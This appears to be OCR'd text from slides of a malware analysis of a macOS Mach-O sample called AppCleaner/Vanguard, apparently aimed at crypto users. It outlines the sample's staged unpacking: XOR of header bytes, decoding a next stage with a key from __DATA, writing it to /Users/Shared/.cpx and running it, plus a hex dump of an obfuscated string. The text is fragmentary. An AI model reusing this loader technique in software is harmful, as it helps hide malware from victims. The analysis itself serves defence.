


Huge Risk for StableCoin (Protected)

AppCleaner (Macho)

XOR 1st 9 Bytes of Current App by 0x3

Vanguard / AppCleaner




Huge Risk for StableCoin (Protected)

AppCleaner (Macho)

__DATA/__data

Use new key to decode next stage

Vanguard / AppCleaner



Huge Risk for StableCoin (Protected)


AppCleaner (Macho)

Vanguard (Macho)

Write Decoded Buffer to Disk & Run

/Users/Shared/.cpx


Vanguard / AppCleaner



Huge Risk for StableCoin (Protected)

```
d1 00 00 00 00 00 00 00-a2 01 00 00 00 00 00 00  ......
64 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  d.....
6f 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  o.....
20 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1   .....
73 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  s.....
68 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  h.....
65 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  e.....
6c 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  l.....
